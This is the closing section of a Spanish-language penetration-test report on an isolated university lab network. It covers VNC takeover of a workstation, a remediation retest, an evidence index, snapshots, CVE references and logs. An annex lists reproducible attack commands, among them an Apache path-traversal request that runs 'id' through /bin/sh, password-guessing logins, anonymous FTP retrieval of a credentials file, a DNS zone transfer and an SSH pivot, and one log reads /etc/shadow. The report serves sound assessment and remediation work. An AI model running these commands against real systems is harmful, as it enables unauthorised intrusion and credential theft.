
Lectura. El script devuelve `Protocol version: 3.8`, `Security types: None (1), Tight (16)` y la advertencia *Server does not require authentication*.

Interpretación. VNC sin clave permite control gráfico total de la estación. Es el vector más directo para demostrar impacto en M5 sin depender de SMB o RDP.

Siguiente paso. Se abre el escritorio remoto y se ejecuta `whoami` en la consola de la víctima.

Figura 27

M5: consola remota y whoami



Nota. Captura F04-011: whoami devuelve desktop-dt5f05n\cliente. Elaboración propia.

Momento. Fase 4/5, impacto en M5. El escritorio ya está abierto por VNC sin autenticación.

Acción. Se abrió una consola en la sesión remota y se ejecutó `whoami`.

Lectura. La salida es `desktop-dt5f05n\textbackslash cliente`; la captura muestra la sesión gráfica real, no una promesa de acceso.

Interpretación. El control de la estación queda demostrado con identidad de usuario. El impacto se puede cerrar con un marcador en el escritorio.

Siguiente paso. Con todas las máquinas tocadas, se restauran las condiciones y se ejecuta el retest por configuración.

Figura 28
Retest completo de la Fase 6



Nota. Captura EV-007-RETEST: versiones 7.0.2 / 8.4.27 / 2.4.51, bloqueos de W1/W3/W5/W6/W7, W2 LFI 404, claves rotadas, Redis 6.2.7, M3 y M4 endurecidos, M5 filtrado. Elaboración propia.

Momento. Fase 6, retest completo. Se parte del estado parcheado de M1–M4 y se repiten los mismos comandos de la explotación.

Acción. Se ejecutó `fase6-retest.sh`: versiones, rutas W1/W3/W5/W6/W7, W2 LFI, W4, SSH, Redis, MariaDB, FTP, NFS, SMB, Spooler, AXFR y puertos de M5.

Lectura. M1 reporta WordPress 7.0.2, PHP 8.4.27, Apache 2.4.51, `upload_progress=Off` y `/lfi.php` 404; W1/W3/W5/W7 dan 403, W6 da 404; las claves viejas fallan y las nuevas funcionan. M2 responde `NOAUTH` y filtra 3306/6379. M3 cierra FTP anónimo y aplica `root_squash`. M4 queda con SMB1 off, signing on y Spooler detenido. M5 sigue filtrado.

Interpretación. El retest demuestra que W1, W2, W3, W4, W5, W6, W7, M1-SSH, D1–D4, B1/B3/B4/B5 y S1–S5 quedaron cerrados por versión o configuración. M5 no se puede declarar remediado.

Siguiente paso. Con el antes/después cerrado se puede sostener la conclusión y separar mitigación de parche.

5.2. Anexo B. Índice de evidencias

Tabla 23
Índice de evidencias con SHA256 abreviado

ID	Qué demuestra	Log (bytes)	PNG (bytes)	SHA256 (16)
F01-001	Identidad, interfaces y rutas de M6	1102 B	27369 B	1c79c697e7e2214a
F01-002	DNS interno uni.lab	644 B	20505 B	d9dba67f881c0c78
F01-003	Cabeceras HTTP de M1, robots.txt y wp-json	1477 B	41092 B	77e6a5c266b30241

ID	Qué demuestra	Log (bytes)	PNG (bytes)	SHA256 (16)
F01-004	Fingerprint Apache 2.4.49, PHP 8.4.26 y WP 7.0.1	1921 B	89680 B	52d9c4089d8f4a2b
F01-005	Descubrimiento de hosts en 10.10.10.0/24	851 B	31254 B	e14ef1987a503640
F01-006	M1 responde a ping y HTTP; nmap -sn da falso negativo	812 B	29410 B	4e326b634aa0851d
F02-001	Puertos de M2–M5	1632 B	38406 B	f048fe98efb64259
F02-001b	Puertos 22, 80 y 443 de M1	336 B	17749 B	8b08eb31d0b68d16
F02-002	nmap -sV de M1	439 B	20201 B	c256325763fecb8a
F02-003	WPScan parcial	3208 B	39745 B	1ed9ffa0dd4f6aea
F02-003b	WPScan de usuarios: WP 7.0.1 y usc-admin	3775 B	100859 B	c389096754806293
F02-004	W5 server-status, W6 info.php y W7 listing	5753 B	129056 B	18032ffcf3735f66
F03-001	W1 ruta batch y login W4	370 B	27625 B	3ec289e3aebca978
F03-002	W3 traversal 403 y 503	202 B	17882 B	30c825efa8e51ec7
F04-000	SSH a M1 con clave reutilizada	251 B	15791 B	f0148ecaba91d7ff
F04-000b	M1: sudo con clave débil y root	96 B	12361 B	4161efaf3fd6b7e1
F04-001	M2 Redis sin auth	134 B	14194 B	c75c5b1f251a70e3
F04-001b	M2 Redis: datos e intento CVE-2022-0543	278 B	21566 B	d337135aac699b0c
F04-002	M3 FTP anónimo y credenciales.txt	381 B	16423 B	e4e2c6595e35dcf2
F04-003	M2 MariaDB por túnel: wordpress y 12 tablas	92 B	18295 B	b435985eb38eb1a0
F04-004	M1 wp-config.php	173 B	15730 B	792a648df1f592cb
F04-004b	Moodle: moodle_db y 487 tablas	208 B	21716 B	19de8c6b4d348599
F04-005	M3 shares backups e IPC$	396 B	13562 B	6e8e8034e7f9db83
F04-006	M3 NFS no_root_squash	140 B	17905 B	2e2917e5f6efd744
F04-007	M5 SMB con cliente/Admin13.- por túnel	920 B	23219 B	36f173c098d835c4
F04-008	M5 VNC Authentication None	455 B	21407 B	4ef2e8c19208bee8
F04-009	M5 escritorio remoto por VNC	541 B	11334 B	c6bd8c217c710478
F04-010	M5 interacción remota	—	166511 B	f81c374787ebc43c
F04-011	M5 whoami: desktop-dt5f05n\cliente	—	20474 B	9830e8ee48cb5a90
F04-012	M4 AXFR de uni.lab	680 B	24993 B	67988476208c2f13
F04-013	M4 SMB signing desactivado	428 B	21424 B	fc212677c0d39dad
F04-014	M4 autenticación fallida con Admin13.-	300 B	15990 B	7b42045fd7e54195
F04-015	M4 admin con password_2026	1831 B	38124 B	6e4bba63d6c77f80
F04-016	M4 PrintNightmare: check vulnerable y run sin sesión	4075 B	140117 B	df1197a39b9dcfaa
F04-017	M4 SYSTEM por tarea programada	1327 B	35314 B	28916fb819ed8203
F04-018	M2 D1/D2/D3 validados	413 B	30402 B	9d0987b6e29048aa
F04-019	M2 D4 public/private y socket 161	485 B	24161 B	509f0363f8a49e58
F05-001	M5 marcador PWNED-M5	—	28518 B	f4d5421bae8ba550
F05-002	M1 marcador PWNED-M1 servido por HTTP	117 B	18363 B	734c15e8fde99c5e
F05-003	M4 marcador en LegacyShare	1062 B	27247 B	d11edb892e8e9950
F05-003b	M4 PWNED-M4.txt leído por SMB	455 B	20938 B	19a62b385ee8bbb0
F06-001	M1: W5 403, W6 500 y W7 403	55 B	14682 B	a2025370311615af
F06-001b	M1: info.php eliminado	126 B	16966 B	32fb60b196300ffd
F06-002	M3: FTP/SMB cerrados y NFS deniega root	553 B	29390 B	f69750e34c260b8c
F06-003	M4: AXFR falla, SMB1 off, signing on y Spooler off	2047 B	40046 B	d8202009ed1cc64c
F06-004w	M5: TightVNC detenido y 5900 sin listener	—	258308 B	40431e628fee55cd
F06-005	M5: SMB1 False y NLA 1	—	290433 B	7edfd01ec4981522
F06-006b	M5: clave de cliente cambiada	—	320577 B	28b25d322af62826
F06-007	M4: mitigación final S1–S5	2529 B	46913 B	216f857ca22309a7
F06-008	M2: requirepass, claves, UFW y SNMP	819 B	34644 B	4fb390cbd3c65b6d
F07-001	Retest M1	117 B	22235 B	9b5de6c659fbd383
F07-002	Retest M3	553 B	37374 B	42af5778a0489672
F07-003	Retest M4	2529 B	47632 B	1c83bb72a6fc1739
F07-004	Retest M5	570 B	31919 B	875cd6794534c66d
F07-005	Retest M2	523 B	34573 B	6b87f1c91b6f1852
LOG-000-04	19 artefactos con SHA256 OK	1335 B	—	456ff2366810ea1a
LOG-000-05	Servidor FTP en 10.10.10.20:2121	17344 B	—	712e2892351d6b83
LOG-000-06	M1 descarga WP/PHP/Apache/Moodle	1058 B	—	f78dc29434ccea9d
LOG-000-07	M2 descarga Redis	334 B	—	6084904a67f801f0
LOG-000-08	M3 descarga Samba y vsftpd	503 B	—	71a5e486ed1e6b17
EV-000-10	Versiones instaladas de M1–M5	1204 B	78 KB	037657df3c03d9df

ID	Qué demuestra	Log (bytes)	PNG (bytes)	SHA256 (16)
EV-000-11	Auditoría de estado vulnerable	2961 B	120 KB	0af178c6ec02bef0
EV-W2-01	W2: prefork, NTS, php.ini y offsets	1093 B	75 KB	535550c1e379e165
EV-W2-ROOT	M1: sudo y lectura de /etc/shadow	693 B	43 KB	f265b916439adaae
EV-005-M1-03	W3: uid=33(www-data)	—	—	Ver manifiesto
EV-W2-02	PoC final: sesión compartida, OOM, HEAP_LEAK_FAILED	1057 B	72 KB	3cd7486b71fd69b2
EV-W2-03	Reintento con cleanup=On: mismo resultado	1052 B	72 KB	ef157cef472aee23
EV-W2-04	Build con set oficial de extensiones	1119 B	79 KB	714c265b107b7475
EV-W2-05	Target oficial php:8.4.26-apache en Docker	1218 B	85 KB	9427fc9342304bc8
EV-W2-06	OOM estilo Datadog, 16M, sin fuga PHPSESSID	908 B	53 KB	f6fc04843c1c2fca
EV-W2-07	Chain A: session injection + LFI → www-data	651 B	42 KB	e9916fa598a6f11f
EV-W2-08	Chain A + marcador PWNED-M1-www-data	919 B	56 KB	2567481dc62faf0d
EV-W2-09	ROOT y /root/PWNED-M1-root.txt	516 B	34 KB	30ebe1ebb93b76a9
EV-ROOT-CHAIN	B3 → credenciales → SSH → sudo → root	750 B	45 KB	6b9696235223f989
EV-007-RETEST	Retest completo M1–M4 y M5 filtrado	2769 B	106 KB	edbe0ae23cc03d69

Nota. Las columnas Log y PNG indican el tamaño en bytes. El SHA256 mostrado son los 16 primeros caracteres del manifiesto completo del Anexo F. Los archivos están en informe/evidencias/.

5.3. Anexo C. Snapshots

Tabla 24
Snapshots requeridos y estado

VM	Snapshot	Estado	Propósito
M1	estado-inicial-vulnerable	Existe	Incluye W1–W7 y SSH con Admin13.-
M1	estado-comprometido	Existe	Chain A, marcadores y sesiones de W2 antes de limpiar
M1	previo-a-W1 / previo-a-W2	Existe	Antes de cada PoC
M2	estado-inicial-vulnerable	Existe	Redis sin auth y claves de base de datos
M3	estado-inicial-vulnerable	Existe	FTP anónimo y NFS no_root_squash
M4	estado-inicial-vulnerable	Existe	SMBv1, Spooler y DNS
M5	estado-inicial-vulnerable	Existe	SMBv1, RDP y VNC sin clave
M1–M5	estado-parcheado	Pendiente	M1–M4 listos para tomar; M5 requiere acceso

Nota. El snapshot se toma desde VMware; no se puede tomar por SSH. Regla: sin snapshot no se ejecuta la prueba.

5.4. Anexo D. Comandos reproducibles de la práctica

```
# Reconocimiento y fingerprint

curl -sI http://10.10.10.11

whatweb http://10.10.10.11
```

```
nmap -sV -p 22,80,443 10.10.10.11
wpscan --url http://10.10.10.11 --enumerate u

# W1 y W4
curl -s -o /dev/null -w '%{http_code}\n' -X POST http://10.10.10.11/wp-json/batch/v1
curl -s -i -X POST http://10.10.10.11/wp-login.php -d 'log=usc.admin&pwd=Admin13.-'

# W3 (con CGI operativo)
curl --path-as-is 'http://10.10.10.11/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -d 'echo
    Content-Type: text/plain; echo; id'

# Acceso y pivote
ssh ubuntu@10.10.10.11
sudo id
ssh -L 3306:10.10.10.12:3306 ubuntu@10.10.10.11

# M2
redis-cli -h 10.10.10.12 PING
mysql -h 127.0.0.1 -u wp_user -p wordpress

# M3
curl -s ftp://anonymous:anonymous@10.10.10.13/backups/credenciales.txt
smbclient -L //10.10.10.13 -N
showmount -e 10.10.10.13

# M4 y M5
nxc smb 10.10.10.14 -u Administrador -p 'password_2026'
dig axfr uni.lab @10.10.10.14
vncviewer 10.10.10.15
```

5.5. Anexo E. Referencias CVE

Tabla 25
Fuentes oficiales consultadas

CVE	Referencia
CVE-2026-109618	https://nvd.nist.gov/vuln/detail/CVE-2026-109618
CVE-2026-109619	https://nvd.nist.gov/vuln/detail/CVE-2026-109619
CVE-2026-63030	https://nvd.nist.gov/vuln/detail/CVE-2026-63030
CVE-2021-41773	https://nvd.nist.gov/vuln/detail/CVE-2021-41773
CVE-2022-0543	https://nvd.nist.gov/vuln/detail/CVE-2022-0543
CVE-2017-7494	https://nvd.nist.gov/vuln/detail/CVE-2017-7494
CVE-2011-2523	https://nvd.nist.gov/vuln/detail/CVE-2011-2523
CVE-2017-0144	https://nvd.nist.gov/vuln/detail/CVE-2017-0144
CVE-2021-34527	https://nvd.nist.gov/vuln/detail/CVE-2021-34527

Nota. Fecha de consulta: 2026-10-24 y 2026-10-27. CVE-2026-63030 está en el catálogo CISA KEV desde 2026-07-21.

5.6. Anexo F. Manifiesto SHA256 de la evidencia principal

```
037657df3c03d9df8fe05b6c575a5b94649a148a9b3d19c549630becbda91ec2  evidencias/logs/EV
    -000-10.log
1ddc100f350859af5a5ceeb236e393a5124b67e6ac59f033a4255043f0379431  evidencias/png/EV-000-10.
    png
0af178c6ec02bef023b7c7f4bde1de574ee3e8617d72d350f88619f6762f4d63  evidencias/logs/EV
    -000-11.log
132c612a45baa510f37502b060316027557cb1f0daa2e4f14471410fd48f781f  evidencias/png/EV-000-11.
    png
535550c1e379e165f39abf5b47aa54e348f345137511e270330b0fbbe03d4e91  evidencias/logs/EV-W2-01.
    log
1d3c075a78dcf705d17478449164256c4965700560c4bbc6dc19fd5e7ab171fe  evidencias/png/EV-W2-01.
    png
f265b916439adaaee945e4657cd265f8dc82c869db55e90c527149ce79777ec6  evidencias/logs/EV-W2-
    ROOT.log
16df7be7309a730b714bff1d2630cc8479da47c1553ef1d56834d21c1beeb58e  evidencias/png/EV-W2-
    ROOT.png
3cd7486b71fd69b2a829035c8909956a892aa28124c5fa2a0fb8b159e7c65fea  evidencias/logs/EV-W2-02.
    log
c59746aff05d47e574e150105db18262f1fb69d0f2dfd710550e2431eccfb230  evidencias/png/EV-W2-02.
    png
```

```
ef157cef472aee231af87d578ccc565fd8e70304c84e621eed72d9b11bbfea54  evidencias/logs/EV-W2-03.
    log
a2e2e70846bbe315762cc4aa3a3f0da09504a0691396517b387661e8d167214e  evidencias/png/EV-W2-03.
    png
714c265b107b74753643c4ea0d0dd28ebd0bf687fb04b9feb86f488c8a41a851  evidencias/logs/EV-W2-04.
    log
b00cfdea8eb20b795cd7841f79a5db0711398b1df7cdc9df5fe84ddc2c052a5f  evidencias/png/EV-W2-04.
    png
9427fc9342304bc8dddaf996c82cb2e91af0bd6089b14de9d96bd5728d960f51  evidencias/logs/EV-W2-05.
    log
e197fb6acc2492315a667c0a6d95b7785a767f600622a370b9b6c35ad573d503  evidencias/png/EV-W2-05.
    png
f6fc04843c1c2fcad8c80af043d9e76578efb613b162d88d5e6e9661e46e3818  evidencias/logs/EV-W2-06.
    log
3ab8d494bad82869aed8968f078c9436f2cfe04d9527142589f4062087aa27a3  evidencias/png/EV-W2-06.
    png
e9916fa598a6f11f13220cb3682c2d7476fa66fc4f58548d3f145aab6fdb2d4f  evidencias/logs/EV-W2-07.
    log
4d70ad73306cdf16325cabdb6ea272e3a4551427a3f9afc3ccc7aa63a3cd6679  evidencias/png/EV-W2-07.
    png
2567481dc62faf0d9545254b780be6332470d4ad0b4626ba5dda2685d08078b2  evidencias/logs/EV-W2-08.
    log
a93f0a7c466f54d40cd2fec8043c594cb59aa4fb802ebfb3cddd7ce7585b244c  evidencias/png/EV-W2-08.
    png
30ebe1ebb93b76a982ebafacce598537a5e9cf4b865cfd06ec31bc6106b4101b  evidencias/logs/EV-W2-09.
    log
b457edc6ac57325cf1fdf3b68e9449e30d6524b021b734e15dba58c340cb159e  evidencias/png/EV-W2-09.
    png
6b9696235223f9895920ebc1bf70b9344cdd3b18a45ea1c69c193e4ab9527120  evidencias/logs/EV-ROOT-
    CHAIN.log
9bf7486db69bc8d8e5c106550c6143cce8bb4ad57f8d8b3e9cd9bd4bb2770688  evidencias/png/EV-ROOT-
    CHAIN.png
edbe0ae23cc03d6927f7626d3f8ac600384704ae1470d04fa7ec47995f97c4d4  evidencias/logs/EV-007-
    RETEST.log
9c476d90c43f65bae708faa878bab4c104434e9ae5fdcde4f62234eaf7f6c29f  evidencias/png/EV-007-
    RETEST.png
```

Verificación: `sha256sum -c evidencias/hashes.txt`. Si un hash no coincide, la evi-

dencia fue modificada y no debe usarse.

5.7. Anexo G. Logs completos de W2

```
=== EV-W2-01 - W2 precondiciones NTS y prefork ===
Host: kali - Fecha UTC: 2026-10-27T19:44:45Z
Comando:
./informe/tools/w2-check.sh
-----------------------------------------------------------------------
== Apache prefork (8080) ==
Server MPM:     prefork
  threaded:     no
    forked:     yes (variable process count)

== PHP NTS (CLI) ==
PHP 8.4.26 (cli) (built: Oct 27 2026 19:25:37) (NTS)
Copyright (c) The PHP Group

== php.ini efectivo (web 8080) ==
 Server API Apache 2 Handler
 Thread Safety disabled
 display_errors On On
 max_input_vars 5000 5000
 memory_limit 8M 8M
 session.upload_progress.enabled On On
 session.use_cookies On On
 session.use_strict_mode Off Off

== offsets libphp.so ==
000000000052e6f0 t zif_system
000000000072ffd0 T zval_ptr_dtor

== target de sesion ==
session.php HTTP 200
-----------------------------------------------------------------------
[exit=0] - Evidencia: .../informe/evidencias/png/EV-W2-01.png
Cierre UTC: 2026-10-27T19:44:47Z
```


```
=== EV-W2-ROOT - M1 ROOT con credenciales debiles y sudo ===
Host: kali - Fecha UTC: 2026-10-27T19:44:54Z
Comando:
./informe/tools/m1-root.sh
------------------------------------------------------------------------
== M1: usuario y elevacion ==
m1-app
usuario: uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo)
    ,30(dip),46(plugdev),110(lxd)
sudo:    uid=0(root) gid=0(root) groups=0(root)
--- primera linea de /etc/shadow (prueba de root) ---
root:*:19977:0:99999:7:::
------------------------------------------------------------------------
[exit=0] - Evidencia: .../informe/evidencias/png/EV-W2-ROOT.png
Cierre UTC: 2026-10-27T19:44:55Z
```

Nota. Transcripción completa de los logs EV-W2-01 y EV-W2-ROOT. Los archivos originales están en informe/evidencias/logs/ y su SHA256 en el Anexo F.

5.8. Anexo H. Arquitectura del proyecto (draw.io)

Figura 29

Arquitectura del proyecto: red plana con separación lógica



Nota. Diagrama completo de infraestructura: R0, M1–M6, servicios, reglas de firewall, cadena de ataque y pasos de remediación. Fuente editable: `arquitectura-universitaria.drawio`.

Momento. Fase 0/3, mapa del laboratorio. Es la vista que ordena todos los hallazgos antes de narrar la explotación.

Acción. Se levantó el diagrama en draw.io con R0, las seis VM, los servicios de cada una, las reglas de firewall y la cadena por pasos.

Lectura. R0 es `10.10.10.1` con DHCP apagado; M1 es la puerta por el puerto 80; M2 concentra MariaDB y Redis; M3 los respaldos; M4 el Windows heredado; M5 la estación cliente; M6 el auditor. Las líneas punteadas muestran la separación lógica y el pivote.

Interpretación. El diagrama confirma una sola entrada web y un pivote desde M1, con M2/M3/M4 accesibles desde la red interna y M5 como destino final. También deja visible la desviación de firewall que expuso 445 de M4 y 5900 de M5.

Siguiente paso. Cada nodo del mapa se valida en las figuras siguientes: primero M1, luego M2 y M3, después M4 y M5, y al final el retest.

REFERENCIAS

Apache Software Foundation. (2021). *CVE-2021-41773: Path traversal and remote code execution in Apache HTTP Server 2.4.49*. https://httpd.apache.org/security/vulnerabilities_24.html

Cybersecurity and Infrastructure Security Agency. (s.f.). *Known exploited vulnerabilities catalog*. https://www.cisa.gov/known-exploited-vulnerabilities-catalog

National Institute of Standards and Technology. (s.f.). *National Vulnerability Database*. https://nvd.nist.gov/

PHP Group. (2026). *PHP 8.4.27 release notes*. https://www.php.net/ChangeLog-8.php

Redis. (2022). *CVE-2022-0543: Lua sandbox escape*. https://github.com/redis/redis/security/advisories

Samba Team. (2017). *CVE-2017-7494: Remote code execution from a writable share*. https://www.samba.org/samba/security/CVE-2017-7494.html

WordPress. (2026). *WordPress 7.0.2 security release*. https://wordpress.org/news/category/security/